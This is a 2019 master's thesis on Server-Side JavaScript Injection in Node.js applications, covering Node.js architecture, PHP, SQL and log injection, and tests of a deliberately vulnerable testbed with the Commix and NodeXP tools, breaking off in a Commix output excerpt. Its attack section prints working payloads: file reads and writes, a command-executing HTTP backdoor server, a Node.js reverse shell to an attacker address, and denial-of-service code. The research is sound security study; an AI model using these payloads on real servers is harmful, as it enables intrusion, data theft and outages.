

Server Side Code JavaScript Injection in modern Node.js applications



**A thesis submitted for the degree of
M.Sc. in Digital Systems Security**

**University of Piraeus
Athens, May 2019**

Conducted by Maria Parara

**Supervising Professor Dr. Christoforos
Ntantogian**

ABSTRACT

In the grand ecosystem of modern Web Application technologies, various different Web Application Runtime Environments compete for a place at the core of every new Web Project. The truth, however, is that while the strengths and uses of each Web Application Framework vary and are different, with each excelling at certain use cases, few excel at what they do, as **Node.js** does. Nevertheless, not unlike other Web Technologies, Node.js, is not by definition free from vulnerabilities that can be exploited by malicious users. This thesis aims to study scenarios through which a Node.js application can be exposed to **Server Side JavaScript Injection (SSJI)** attacks, showcase the impact of these vulnerabilities and provide ways to counter them.

Node.js is an Open Source JavaScript Runtime environment that has allowed Web Developers to create Server-Side logic JavaScript code for a few years now. Some of its greatest strengths are its versatility in handling asynchronous requests and being able to serve thousands times more clients than other traditional Frameworks due to being based on an Event-Driven Architecture. Furthermore, Node.js has excelled in creating applications that require vast amounts of I/O (Input/Output) requests and little subsequent processing for each of them. This has led to the successful application of Node.js to **Real-Time applications, Streaming Applications, Games, Chat applications** as well as lightweight but scalable **REST APIs** among other successful use cases. Finally, Node.js has also unified the Development Stack allowing Software Engineers to work both at the User Interface side of an application (using JavaScript) as well as at the Server-Side.

However, Node.js, as any other Web Runtime Environment, while constructed with Security principles in mind is not automatically safe from the notorious combination of malicious user intent and insecurely written code. This notorious combination has given birth to a serious vulnerability that is often met in Node.js applications - the Server Side JavaScript Injection vulnerability. The mitigation of Server-Side JavaScript Injection attacks is not a simple task and cannot be achieved merely by blindly following certain techniques during development. The only way to prevent such vulnerabilities is for both application architects and developers to obtain an **Information Security** mindset when designing and building the application.

This thesis, utilizing the aid of two specialized tools: **Commix** and **NodeXP**, aims to showcase and study SSJI vulnerability scenarios, showcase the degree of damage these two exploiting tools can perform through the vulnerability and present ways through which these attacks can be mitigated.

PREFACE

This master's thesis was the culmination of the studies of Maria Parara for the postgraduate program in «Digital Systems Security» in the University of Piraeus, Athens, Greece. It is expected of the reader to have a minimum background in information security due to its technical content. References are done by the use of numeric notation, e.g. [1], which refers to the first item in the reference's appendix.

I would like to thank my supervising Professor Dr. Christoforos Ntantogian who provided me with the opportunity to work on this Thesis's subject and who had been very helpful throughout the whole process. I would also like to thank Anastasios Stasinopoulos, creator of the Commix tool, and Dimitris Antonaropoulos, creator of the NodeXP tool. Without the aid of their vulnerability detection tools this thesis would not have been possible.

University of Piraeus, May 2019.

Table of Contents

ABSTRACT	4
PREFACE	5
Table of Figures	9
1. Introduction	11
2. Modern Web Development with Node.js.....	12
2.1 Brief History of Node.js	12
2.2 Node.js Architectural reference.....	12
2.3 Express.js	14
2.4 Node.js's place in modern Web Development.....	14
3. Server-Side Code Injection (SSCI) vulnerability in Web applications.....	16
3.1 Definition.....	16
3.2 Examples of Server-Side Code Injection Attacks	16
3.2.1 PHP Code Injection	16
3.2.2 SQL Injection	17
Ramifications of Successful SQL Injection Attacks:.....	18
3.2.3 Log Injection.....	18
Log Forging Example	19
3.3 Server-Side JavaScript Injection Attack (SSJI).....	20
File System Access.....	21
Remote Binary Execution and System Command Execution.....	21
Reverse Terminal/Shell	23
DoS (Denial of Service).....	23
4. Server Side JavaScript Injection Testbed.....	24
4.1 Introduction.....	24
4.2 Tools used	25
4.2.1 Commix - Automated All-in-One OS Command Injection and Exploitation ..	25
When the Results-Based technique fails	27
Customizing Commix attacks	28
4.2.2 NodeXP - A Server Side Javascript Injection tool	28
When the Results-Based Technique fails.....	30
Why use both Commix and NodeXP for SSJI detection	30
4.2.3 Kali Linux and MetaSploit framework.....	31
4.3 The Server Side JavaScript Injection Testbed.....	32

4.3.1 Introduction	32
4.3.2 Presenting the SSJI Testbed.....	33
4.3.3 SSJI Testbed Scenarios VS Commix & NodeXP	37
Regular Category Scenarios	38
User-Agent Category Scenarios.....	52
Cookie Category Scenarios.....	54
Referrer Category Scenarios.....	57
Regular Expression/Filters Category Scenarios	59
4.3.4 Results Summary	66
Assessment	69
5. Conclusion	71
References.....	73

Table of Figures

Image 1: Node.js event loop graphical representation	13
Image 2: Running Commix for Injecting “addr” parameter via POST request	25
Image 3: Injection was successful – Create a Pseudo-Terminal session	26
Image 4: Sending the “ls” command through the Pseudo-Terminal	26
Image 5: Running NodeXP against a SSJI testbed scenario and injecting the “user” parameter.....	28
Image 6: NodeXP detected a SSJI vulnerability on its 6 th attempt.	28
Image 7: The “user” parameter was deemed injectable by NodeXP.	29
Image 8: NodeXP cooperates with Metasploit to generate a Meterpreter Reverse Terminal session.	29
Image 9: Sending “ls” command through the Reverse Terminal session.	30
Image 10: Booting SSJI Testbed in Debug Server mode – App is ready for attacks.	33
Image 11: Partial view of the SSJI-Testbed User Interface (Only half scenarios are shown in the image)	34
Image 12: Navigating to the Classic Regular GET Scenario.....	34
Image 13: The user enters an IP address at the address field.	35
Image 14: The webpage reloads with the results of the Ping operation.	35
Image 15: The “addr” form parameter was revealed.....	36
Image 16: Supplying Commix with the URL of the Scenario and the name of the parameter.....	36
Image 17: Commix detects vulnerability for the “addr” parameter.....	36
Image 18: Sending the malicious Payload through the UI Form.	36
Image 19: The application’s intended behavior is bypassed.	37

1. Introduction

In order to be able to properly define what the term **Server Side JavaScript Injection (SSJI)** refers to, a brief reference to **Node.js** and **Server Side Code Injection attacks (SSCI)** must be made.

Node.js also known as **NodeJS** or simply **Node**, is an open-source, cross-platform **JavaScript** run-time environment that executes JavaScript code outside of a Web Browser. Node.js allows developers to use JavaScript to write and run **server-side** scripts that produce dynamic web page content before the page is sent to the user's web browser. Consequently, Node.js represents a "**JavaScript everywhere**" paradigm, unifying web application development around a single programming language, rather than different languages for server side and client side scripts.

Node.js has an event-driven architecture capable of **asynchronous** I/O. These design choices aim to optimize throughput and scalability in web applications with many input/output operations, as well as for **real-time** Web applications. The Node.js distributed development project, governed by the Node.js Foundation, is facilitated by the **Linux Foundation's** Collaborative Projects program [\[1\]](#).

On the other hand, the term Server-Side Code Injection (SSCI) can be used to describe a very large group of attacks malicious users (hackers) can instill on Web Applications. Specifically, a Server Side Code Injection attack can occur when a malicious user takes advantage of a vulnerable input option a Web Application might expose to its clients. Instead of providing a valid value that the Web Application's underlying functions would process as expected, the malicious user provides a value that once received by the underlying functions will cause an unintended behavior to occur such as instructing the application to expose confidential data, slowing down its performance or shutting it down altogether (Denial of Service – **DoS**) among other examples.

No Server-Side Web Application technology is safe by default from Server-Side Code Injection attacks. Like all other Web application Technologies Node.js applications can be exposed to the aforementioned attack. Specifically, certain JavaScript native methods such as "**eval()**", "**exec()**" and "**function()**" while providing great freedom in easily accessing system resources to developers can equally pose a risk and can be leveraged by hackers. Like all Server-Side Code Injection attacks SSJI usually occurs when developers coding the application either do not properly validate user input or write code without completely knowing of its security implications. As mentioned earlier, Server-Side Injection attacks cannot be simply prevented by blindly following certain techniques during code development. The true way to prevent such vulnerabilities is for both application architects and developers to obtain an **Information Security** mindset when designing and building the application.

This thesis aims to study scenarios of Server Side JavaScript Injection attacks. For the purpose of accomplishing this task a **PHP** Web Application that contains a collection of Server Side PHP Injection attacks was converted to a Node.js application. Subsequently, the **NodeXP** (D. Antonaropoulos) and **Commix** (A. Stasinopoulos) specialized **command injection tools** were used to assess the vulnerability of the new Node.js application to code injection attacks.

2. Modern Web Development with Node.js

Node.js Web Applications are the main target of Server Side JavaScript Injection (SSJI) attacks since it's the only popular Server Side JavaScript Environment in the modern Web Development ecosystem. While all Server-Side Code Injection attacks are equally fatal since they result in loss of **confidential information** and **Denial of Service (DoS)** among other damage, SSJI attacks are further aggravated by Node.js's current popularity. In order to better understand the impact of SSJI attacks the following paragraphs aim to provide readers with a basic understanding of Node.js place among other Web Application technologies, how it differs from them, enterprise scale use cases of it and the reasons for its popularity.

2.1 Brief History of Node.js

Node.js was first conceived, developed and maintained in 2009 by **Ryan Dahl** and who then got sponsored and supported by **Joyent** a cloud computing and hosting solutions provider. Ryan Dahl was not satisfied with the way the Apache Http server used to handle large amounts of concurrent connections and the way code was being created which either blocked the entire process or required multiple execution stacks in the case of simultaneous connections. This led to the creation of the Node.js project which he went on to demonstrate at the inaugural European JSConf on November 8, 2009. He used Google **Google's V8 JavaScript engine**, an **event loop**, and a **low-level** I/O API in his project which won lot of hearts and standing ovation. [\[2\]](#)

In June 2011, **Microsoft** and **Joyent** implemented a native Windows version of Node.js. The first Node.js build supporting **Windows** was released in July 2011. In January 2012, Dahl stepped aside, promoting coworker and **npm** creator **Isaac Schlueter** to manage the project. In December 2014, **Fedor Indutny** started io.js, a fork of Node.js. Due to the internal conflict over Joyent's governance, in February 2015, the intent to form a neutral Node.js Foundation was announced. By June 2015, the Node.js and io.js communities decided to work together under the **Node.js Foundation**.

2.2 Node.js Architectural reference

The **Node.js** run-time environment was built to enable programmers to build highly-scalable applications and write code that handles tens of thousands of simultaneous connections on one, and only one, physical machine. In order to better understand how Node.js achieves this, a brief reference will be made to its architectural mechanisms as well as a comparison to how more traditional server-side languages like Java and PHP work.

The **JavaScript** programming language is by definition **single-threaded** and since Node.js is a JavaScript runtime environment that executes outside of a browser, Node.js and by extension all applications written on it are single-threaded too. However, while this might seem like a limitation of Node.js, it is actually the core-principle on which Node.js builds upon with its "Single Threaded Event Loop Model". The event loop is what allows Node.js to perform non-blocking I/O operations —

despite the fact that JavaScript is single-threaded — by offloading operations to the asynchronous system kernel interfaces most modern Operating Systems provide today. Essentially, this translates to Node.js submitting tasks to the system kernel and waiting for kernel events that signify a callback is ready for execution. [3][4]




Image 1: Node.js event loop graphical representation

In traditional web-applications written using languages like **Java™** and **PHP**, each new **connection** spawns a new thread that potentially has an accompanying **2 MB** of memory with it. On a system that has **8 GB** of **RAM**, this architecture puts the theoretical maximum number of concurrent connections at about **4,000** users.

As the client-base of the application grows, the web application requires more server machines to support more users. Of course, this adds to a business's server costs, traffic costs, labor costs, and more. Adding to those costs are the potential technical issues — a user can be using different servers for each request, so any shared resources have to be shared across all the servers.

For all these reasons, the bottleneck in the entire web application architecture (including traffic throughput, processor speed, and memory speed) was the maximum number of concurrent connections a server could handle. Node.js attempts to tackle this issue by changing how a connection is made to the server. Instead of spawning a new OS thread for each connection (and allocating the accompanying memory with it), each connection fires an event run within the Node.js event-loop engine. Node.js also cannot deadlock, since there are no locks allowed, and doesn't directly block for I/O calls. Using this architecture Node.js applications can support tens of thousands of concurrent connections.

2.3 Express.js

Express.js is a minimal and flexible **Node.js** web application framework that provides a robust set of features for web and mobile applications. While **Node.js** is capable of being used to build web applications, quite often when choosing to build websites, Node.js developers opt to use **Express.js**. The **Express.js** framework is able to layer in built-in structure and functions needed to actually build a site. It's a lightweight framework that provides developers with extra, built-in web application features and the Express API without overriding the already robust, feature-packed Node.js platform. Express.js allows developers to organize their web application in a **MVC-minded** architecture where the application is divided into **Models, Views, Routers** and **Controllers** simplifying development and making it easier to write secure, modular and fast web applications. Finally, Express.js is part of the popular **MEAN** Web development **Stack** which stands for **MongoDB, Express.js, Angular.js** and **Node.js**. [\[5\]](#)

In this thesis, the Express.js framework was used to fully recreate a purposefully vulnerable to **Server Side Injections** classic **PHP** website to an Express.js/Node.js version of it. All experiments that were run as part of this thesis entail as their target the aforementioned Express.js website.

2.4 Node.js's place in modern Web Development

Public opinion on Node.js claims that it has brought forth a new standard for enterprise applications. Some even claim that it's so effective that it has the potential to replace Java for good—dethroning it as the most trusted language, a spot that Java has held since 1995. With the passage of time more and more enterprise-level companies reveal that they have been successfully using the platform in. As of today, the list includes giants such as **PayPal, YouTube, Walmart, NASA, Intel** and **Twitter**. Many others decided to rewrite their existing code to Node.js to boost their teams' productivity and increase the performance of their applications. According to the Node.js User Survey, 43% of Node.js programmers claim to have used it for enterprise apps. However, like with all other web development platforms and technology stacks the truth seems to be somewhere in the middle, meaning that, Node.js excels in certain scenarios while it falls short on others. [\[6\]](#)

An example of poor usage of Node.js is using the platform to process heavy CPU-bound tasks. As explained earlier Node.js is built on top of a **single-threaded** architecture. While the **event loop** of Node.js will offload I/O operations to the asynchronous interfaces of the Operating System, the same cannot be said for complex JavaScript code. What this means, in plain terms, is that JavaScript code is always synchronously executed by the same single thread the event-loop runs on, meaning that a client request that takes 10 seconds of JavaScript operations to complete will block all other client requests for that time. Even though a recent update of Node.js (2018) introduced experimental multithreading to the platform, this new feature is not on par with traditional multithreading of other web development platforms since it enforces a one thread per CPU core limitation.

On the other hand, Node.js can excel at handling thousands of concurrent client requests that require intensive I/O operations or non CPU heavy computational work. One excellent use case of the Node.js platform are Real-Time Applications (RTAs). As a rule, collaborative services, project management tools, video/audio conferencing solutions and other RTAs require heavy input/output operations. All heavy operations required by this type of applications can be offloaded to the async I/O interfaces of the OS kernels. Node.js provides many useful developer APIs that take advantage of these interfaces such as event APIs and websockets offered ensuring a seamless server operation (no hangup) and instant data update for client sessions.

In the same vein, Node.js is very effectively used to build streaming applications. In this scenario, Node.js's selling point is the ability to process data during the uploading time with particular parts of content are being transmitted while the connection remains open to download other components when necessary.

Last but not least Node.js can be used to build very scalable REST APIs very quickly. Apart from the already mentioned ability to handle multiple concurrent client connections easily, Node.js, when combined with Express.js and MongoDB provides an out-of-the-box working REST API that exposes JSON objects natively without needed to convert them from database objects. [\[7\]](#)

3. Server-Side Code Injection (SSCI) vulnerability in Web applications

3.1 Definition

The term **Server-Side Code Injection (SSCI)** can be used to describe a very large group of attacks malicious users (hackers) can instill on Web Applications. Specifically, a Server Side Code Injection attack can occur when a malicious user takes advantage of a vulnerable input option a Web Application might expose to its clients. Instead of providing a valid value that the Web Application's underlying functions would process as expected, the malicious user provides a value that once received by the underlying functions will cause an unintended behavior to the Web Application such as instructing it to expose data it should normally keep hidden, slowing down its performance or shutting down the application altogether. [8]

Server-Side Code Injection attacks can be categorized as **Result-Based**, **Blind** and **Semi-Blind**. In cases where the malicious user can directly infer the results of his actions through the response of a Web Application then the Result is named a Result-Based attack. On the other hand, a Blind attack occurs when the attacker cannot directly see the result of his attack and must instead deduce the effect of his operations through other means such as how long the server takes to respond to his operations and if he can affect this interval. Finally, Semi-Blind attacks are in between Result-Based and Blind Attacks meaning that the hacker can obtain some limited information about the results of his operations through the Web Application's responses but has to continue querying the application until he has enough information about how to affect it in a more effective way.

Popular examples of Server-Side Injection attacks are the SQL Injection attack and the Server-Side Javascript Injection (SSJI) attack. This thesis studies the use of Server-Side JavaScript Injections and various scenarios through which a JavaScript based (Node.js) application can be affected by malicious user input.

3.2 Examples of Server-Side Code Injection Attacks

The following section aims to provide a short presentation on common types of Server-Side Code Injection Attacks barring the Server-Side JavaScript Injection Attack (SSJI) which will be explained in a separate section later.

3.2.1 PHP Code Injection

PHP can be very much vulnerable to Code Injection attacks. A very common scenario for this type of attack is the misuse of the **include()**, **include_once()**, **require()** and **require_once()** PHP functions. If untrusted input is allowed to determine the path parameter passed to these functions it is possible to influence which local file will be included. It should be noted that the included file need not be an actual PHP file; any included file that is capable of carrying textual data (e.g. almost anything) is allowed. The path parameter may also be vulnerable to a Directory Traversal or Remote File Inclusion. Using the **../** or **../(dot-dot-slash)** string

in a path allows an attacker to navigate to almost any file accessible to the PHP process. The above functions will also accept a URL in PHP's default configuration unless XXX is disabled.

Moreover, PHP also offers some powerful but dangerous methods such as **eval()** and **shell_exec()**. The **eval()** function treats its String input as a PHP command that it will attempt to interpret and execute directly. On the other hand, the **shell_exec()** functions allows developers to interact directly with the underlying Operating System. The effects of exposing the **shell_exec()** method to hackers are only limited by the privileges of the Server hosting the Web Application meaning that in many cases serious security risks arise since the hacker can instruct the Operating System to shut down the application, turn off the host machine or even worse open a **reverse terminal** session back to attacker's workstation enabling him to do as he pleases very easily from that point on.

Last but not least, PHP code can be prone to Code injection through the use of the **preg_replace()** PHP function which looks for a regex in a String and replaces it. This function is also a typically abused function since it also allows for the use of the "e" (**PREG_REPLACE_EVAL**) parameter modifier which means the replacement string will be evaluated as PHP code after substitution. Untrusted input used in the replacement string could therefore inject PHP code to be executed uncontrollably imposing the same security risks the **shell_exec()** and **eval()** methods impose. [9]

3.2.2 SQL Injection

Structured Query Language (SQL) is used to query, operate, and administer database systems such as Microsoft SQL Server, Oracle, or MySQL. The general use of SQL is consistent across all database systems that support it; however, there are intricacies that are particular to each system.

Database systems are commonly used to provide backend functionality to many types of web applications. In support of web applications, user-supplied data is often used to dynamically build SQL statements that interact directly with a database. A SQL injection attack is an attack that is aimed at subverting the original intent of the application by submitting attacker-supplied SQL statements directly to the backend database. Depending on the web application, and how it processes the attacker-supplied data prior to building a SQL statement, a successful SQL injection attack can have far-reaching implications. The possible security ramifications range from authentication bypass to information disclosure to enabling the distribution of malicious code to application users.

A SQL injection attack involves the alteration of SQL statements that are used within a web application through the use of attacker-supplied data. Insufficient input validation and improper construction of SQL statements in web applications can expose them to SQL injection attacks. SQL injection is such a prevalent and potentially destructive attack that the Open Web Application Security Project (**OWASP**) lists it as the number one threat to web applications.

Ramifications of Successful SQL Injection Attacks:

Although the effects of a successful SQL injection attack vary based on the targeted application and how that application processes user-supplied data, SQL injection can generally be used to perform the following types of attacks:

- **Authentication Bypass:** This attack allows an attacker to log on to an application, potentially with administrative privileges, without supplying a valid username and password.
- **Information Disclosure:** This attack allows an attacker to obtain, either directly or indirectly, sensitive information in a database.
- **Compromised Data Integrity:** This attack involves the alteration of the contents of a database. An attacker could use this attack to deface a web page or more likely to insert malicious content into otherwise innocuous web pages. This technique has been demonstrated via the attacks that are described in Mass exploits with SQL Injection at the SANS Internet Storm Center.
- **Compromised Availability of Data:** This attack allows an attacker to delete information with the intent to cause harm or delete log or audit information in a database.
- **Remote Command Execution:** Performing command execution through a database can allow an attacker to compromise the host operating system. These attacks often leverage an existing, predefined stored procedure for host operating system command execution. The most recognized variety of this attack uses the xp_cmdshell stored procedure that is common to Microsoft SQL Server installations or leverages the ability to create an external procedure call on Oracle databases. [\[10\]](#) [\[11\]](#)

3.2.3 Log Injection

Log Injection is another kind of Server-Side attack that affects Web Applications. This type of attack occurs when a malicious user injects misleading data to the application that will cause confusion about the state of the application to administrators inspecting the logs or even worse be processed by automatic log processing components that will perform erroneous actions based on them. For the malicious user this type of attack can sometimes prove much easier than the previous ones. On the contrary, for the targeted Web Application or its administrator it can be very difficult to identify the scope of the attack performed and its impact.

Web applications or any applications for the case, quite often store huge amount of logs in the backend. These might be:

- **Crash logs** - Information about when the application got crashed, reason behind the crash, affected users etc.,
- **Error/Exception logs** - Details like exception thrown from code, Stacktrace of the thrown exception.
- **Access logs** - Access logs that hold information about different end points accessed by a user in the system with time details.

- **Garbage Collection/Memory Cleanup** logs.
- **Monitoring logs** - Logs that help locate when a user tries to do a suspicious activity on your site and are often accompanied by some alert system that notifies administrators to inspect these logs.

Apart from the above, there are other categories of application logs. However, as it can be inferred these logs are very useful and an absolute necessity for solving application issues, audit and control, application performance monitoring, troubleshooting and more.

In the most benign case, an attacker may be able to insert false entries into the log file by providing the application with input that includes appropriate characters. If the log file is processed automatically, the attacker can render the file unusable by corrupting the format of the file or injecting unexpected characters. A more subtle attack might involve skewing the log file statistics. Forged or otherwise, corrupted log files can be used to cover an attacker's tracks or even to implicate another party in the commission of a malicious act. In order to showcase the severity of Log Injection attacks an appropriate example will be presented. [\[12\]](#)

Log Forging Example

The following web application code attempts to read an integer value from a request object. If the value fails to parse as an integer, then the input is logged with an error message indicating what happened.

```

...
String val = request.getParameter("val");
try {
    int value = Integer.parseInt(val);
}
catch (NumberFormatException) {
    log.info("Failed to parse val = " + val);
}
...

```

If a user submits the string "twenty-one" for val, the following entry is logged:

```
INFO: Failed to parse val=twenty-one
```

However, if an attacker submits the string "twenty-one%0a%0aINFO:+User+logged+out%3dbadguy", the following entry is logged:

```
INFO: Failed to parse val=twenty-one
```

```
INFO: User logged out=badguy
```

Clearly, attackers can use this same mechanism to insert arbitrary log entries. [13]

3.3 Server-Side JavaScript Injection Attack (SSJI)

As presented earlier, the Node.js **ecosystem** has led to the creation of many modern applications, such as server-side web applications. Unlike client-side JavaScript code, Node.js applications can interact freely with the Operating System without the benefits of a security sandbox (Web Browser). Client-side JavaScript vulnerabilities have been extensively studied for years, but are still one of the most common classes of vulnerabilities in applications. For example, Cross-Site scripting (XSS) has been on the OWASP Top 10 vulnerability list since its inception in 2003. While client-side XSS is certainly a problem, Server-Side JavaScript Injection (SSJI) can be much more dangerous in an application. In fact, one could argue that SSJI is one of the most crippling web application vulnerabilities on the web today. [14]

A Server Side Code Injection attack commences when a hacker submits a string of malicious JavaScript code to an input field of Node.js Web Application. Not unlike PHP code injection attacks mentioned earlier, one typical way through which such the malicious user's input can affect a Node.js application is through the use of built-in **eval()** function JavaScript provides. The functionality of `eval()` entails that it will attempt to execute any string input provided to it as JavaScript code. As it can be inferred this critically exposes the Web Application since the malicious user can change the application's behavior as he pleases. Another way Node.js Injection attacks occur is through the abuse of the **exec()** API Node.js provides. The `exec()` API allows a Node.js application to directly interact with the Operating System and send commands to it, meaning that non-sanitized input once again, can lead to serious trouble since hackers interact with the Operating System and are only limited by the privileges the Node.js application itself has on the Operating System.

Apart from `eval()` and `exec()` that directly influence code execution for the Web Application when provided with malicious user input, there are more JavaScript built-in functions that have other kinds of functionality but are equally dangerous when exploited. To begin with, using the **match()** Regular Expression matching method inefficiently can block the single-threaded event loop of a Node.js application. If a malicious user is allowed to input an arbitrary long string input, the JavaScript `match()` method can take quite some time to complete slowing down the whole Node.js application and causing a **Denial of Service (DoS)** attack essentially. Last but not least, another way a malicious user can achieve cause a SSJI attack to succeed is through the exploitation of the **function()** built-in method. The functionality of this method is analogous to the use of `eval()`, meaning that, they it execute an input String they have been provided with as JavaScript code.

Some of the most devastating attacks malicious users can carry out once a SSJI vulnerability has been detected are the following:

File System Access

A potential goal of a malicious user might be to read file contents from the target server, like username and passwords, or other confidential information. Even if the vulnerable Node.js application did not originally use the “fs” (file-system) module of Node.js for its operations, a hacker can still inject the suitable commands that invoke this library and provide him file-system manipulation.

The command to gain access to the File-System library in Node.js is:

```
var fs = require('fs')
```

If a SSJI exploit that allows for arbitrary code execution (**eval()**) has been located by the malicious user then in order to list the actual contents of a file, all the attacker would have to do is issue the following command:

```
response.end(require('fs').readFileSync(filename))
```

Moreover, since the attacker is only limited by the privileges the Node.js application itself has on its interaction with the File-System, write operations could also possibly be carried out. By injecting the code shown below, the attacker prepends the String “hacked” to the start of the currently executing file (currentFile):

```
var fs = require('fs'); var currentFile = process.argv[1];  
fs.writeFileSync(currentFile, 'hacked' + fs.readFileSync(currentFile));
```

Finally, the creation of arbitrary files on the target server is also possible, including binary executable files. For example, the malicious user could create an **.exe** file (maliciousfile.exe) with some contents (data) that will be **Base64** encoded and written into the the .exe file, through this command:

```
require('fs').writeFileSync(filename,data,'base64');
```

Once this succeeds, the attack could follow up by looking for ways to execute this program on the server and leveraging his attack even more by performing a remote binary execution attack as describe in the following paragraph.

Remote Binary Execution and System Command Execution

Once the attacker has successfully uploaded their binary on the target server they could attempt to execute it. By invoking the **spawn(filename)** function a Node.js application is able to create a “child” process that runs the program indicated by the

“filename” value. Consequently, the malicious user could attempt to inject the following payload:

```
require('child_process').spawn(filename);
```

Thus, leading to the execution of the “filename” executable binary he or she uploaded in the previous example.

Nonetheless, even without necessarily uploading an executable file the malicious user can still execute system commands the Hosting OS of the Node.js application supports by using the **exec()** function that was mentioned previously. For example is the attacker wished to list all files and folders of the current working directory of the Node.js application they could inject the following payload:

```
require('child_process').exec('ls;',  
function(e,stdout,stderr){res.end(stdout)});
```

This payload first imports the **exec()** function of the “**child_process**” library, then executes the “/s” Unix command and finally sets a callback that will result in the malicious user obtaining the standard-Output (**stdout**) of the command.

The attacker can take the exploit many levels further by injecting a payload that will spawn a separate Node.js server application that will listen to a specific port for incoming commands and use the **exec()** to execute any command send by the attacker, effectively, undoing the need for further injections for any other command the malicious user wants to execute.

This attack is not as far-fetched as it may sound, the attacker could inject the following code to achieve it:

```
setTimeout(function() { require('http').  
createServer(function (req, res) {  
    res.writeHead(200, {"Content-Type": "text/plain"});  
    require('child_process').exec(require('url').  
parse(req.url, true).query['cmd'],  
function(e,s,st) {res.end(s)});  
}).listen(8002);  
}, 8000)
```

This payload instructs the vulnerable application to execute a custom anonymous function that uses the powerful “**http**” module of Node.js. The “http” module allows for the creation of a simple Node.js application using a build-in Node.js server. This is achieved through the **createServer()** command. The “createServer()” command is then equipped with a basic function that receives any Client request at port 8002 and which uses the **exec()** method to execute the command contained in the Client request and respond back with the Output of the command.

Reverse Terminal/Shell

Another common objective hackers strive to achieve through an exploit is the establishment of a **Reverse Terminal**. The term, Reverse Terminal or Reverse Shell, is used to reference the injection of the Server-Side Web Application with a payload that instructs it to open a Remote Connection from the Host Machine to the malicious user's machine and then forward an interactive terminal/shell to it. This effectively grants the malicious user's machine a Remote Terminal towards the Node.js hosting machine.

Once a SSJI vulnerability that allows arbitrary command execution on the Node.js application has been found, the Reverse Terminal Exploit can be performed quite easily:

```
(function(){ var net = require("net"),
  cp = require("child_process"),
  sh = cp.spawn("/bin/sh", []);

  var client = new net.Socket();
  client.connect(port, ip_address, function(){
    client.pipe(sh.stdin);
    sh.stdout.pipe(client);
    sh.stderr.pipe(client);
  });
  return /a/; // Prevents the Node.js application from crashing
})();
```

The above payload essentially injects an anonymous function that combines the use of the “net” (Networking) and “child_process” libraries of Node.js to open a new Socket towards the malicious user's IP address and then bind the Standard Input and Standard Output of a Bash Terminal Session to the Remote connection enabling the malicious user to send commands and receive their output. [\[15\]](#)

DoS (Denial of Service)

Obtaining sensitive data is not always the direct goal of a malicious user. In many cases, hackers simply wish to disable the availability of an Online Service by bringing it down and causing a Denial of Service for other users.

As mentioned before, once a SSJI arbitrary code execution exploit has been located by the malicious user, the easiest way they can shut off the Web Application is by providing it with a payload that will contain the **process.exit()** command, instructing it to shut-down. Another common way of causing Denial of Service is by overloading the processing actions the application has to take. Specifically by injecting the “**while(1);**” command in a payload the Server will use all of its processing power into executing this command and the Service will undoubtedly crash.

4. Server Side JavaScript Injection Testbed

4.1 Introduction

In order to be able to study the effects of the **Server Side JavaScript Injection** attack and how commonly it could occur in **Node.js** Web applications, a purposefully vulnerable Node.js Web Application was written which acts as **Testbed** for SSJI attacks allowing us to showcase different scenarios through which SSJI attacks occur. The template that aided in developing the SSJI Testbed was **A.Stasinopoulos' Commix-Testbed** which is a **PHP** Web Application that contains 43 PHP Code Injection scenarios. A careful study of these PHP Code Injection Scenarios led to the creation of the SSJI TestBed which recreates 41 of the 43 original Injection scenarios now using the analogous Node.js mechanisms.

The original PHP Commix-Testbed website was created by Anastasios Stasinopoulos in order to be able to showcase the abilities of his Server Side Code Injection Penetration Testing tool named **Commix**. Commix is an Open-Source Penetration Testing tool written in Python that enables Security Engineers to test their Web Application against Server Side Code Injection attacks by employing various different payload construction techniques and attempting to bypass the application's validation defenses. A brief reference to its capabilities and the ways it was used as part of this Thesis will be explained in a following chapter.

Another tool that was extensively used as part of this thesis is the **NodeXP** Penetration Testing tool. NodeXP is a Python tool that was created by **Dimitrios Antonaropoulos** and specializes in detecting Server Side JavaScript vulnerability in a Web Application. NodeXP works directly with **MetaSploit** framework and once a SSJI exploit is deemed possible by the tool, a **Reverse Shell** is provided to the user giving him access to the Server hosting the Node.js application. NodeXP will be further explained in a later section.

The final technical component that aided in this thesis was the use of the MetaSploit framework. MetaSploit is an open source penetration testing framework that enables Security Engineers to easily generate payloads for use with an Injection Attack. Both Commix and NodeXP after locating a SSJI vulnerability allow users to invoke MetaSploit in order to generate a payload for a follow-up attack such as the **Meterpreter Reverse Terminal** attack which provided the attacker with a fully interactive terminal to the Operating System of the Node.js application.

The Commix and NodeXP tools were used to test all the SSJI scenarios supported by SSJI TestBed. They provided valuable feedback that led to a greater understanding both on how SSJI attacks can occur and to the underlying differences and similarities between two different Web Application technologies: PHP and Node.js. They proved that even a modern Web Application framework is not automatically safe to such attacks and also proved that while many architectural differences exist between PHP and Node.js applications, many exploitable similarities also exist that can prove equally deadly for both.

parameter with payloads that contain specific OS commands that when processed by functions such as the **exec()** function of Node.js will cause them to be executed by the application. If the output the application returns in response to the request is directly affected by the injected commands then Commix will be able to deduce that a Results Based (Classic) command injection attack has occurred.

```
[*] Resolving hostname 'localhost'.
[*] Checking connection to the target URL... [ SUCCEEDED ]
[*] A previously stored session has been held against that host.
[?] Do you want to resume to the (results-based) classic command injection point? [Y/n] > n
[*] Testing the (results-based) classic command injection technique... [ 0.0[*] Testing the (results-based)
classic command injection technique... [ SUCCEEDED ]
[+] The POST parameter 'addr' seems injectable via (results-based) classic command injection technique.
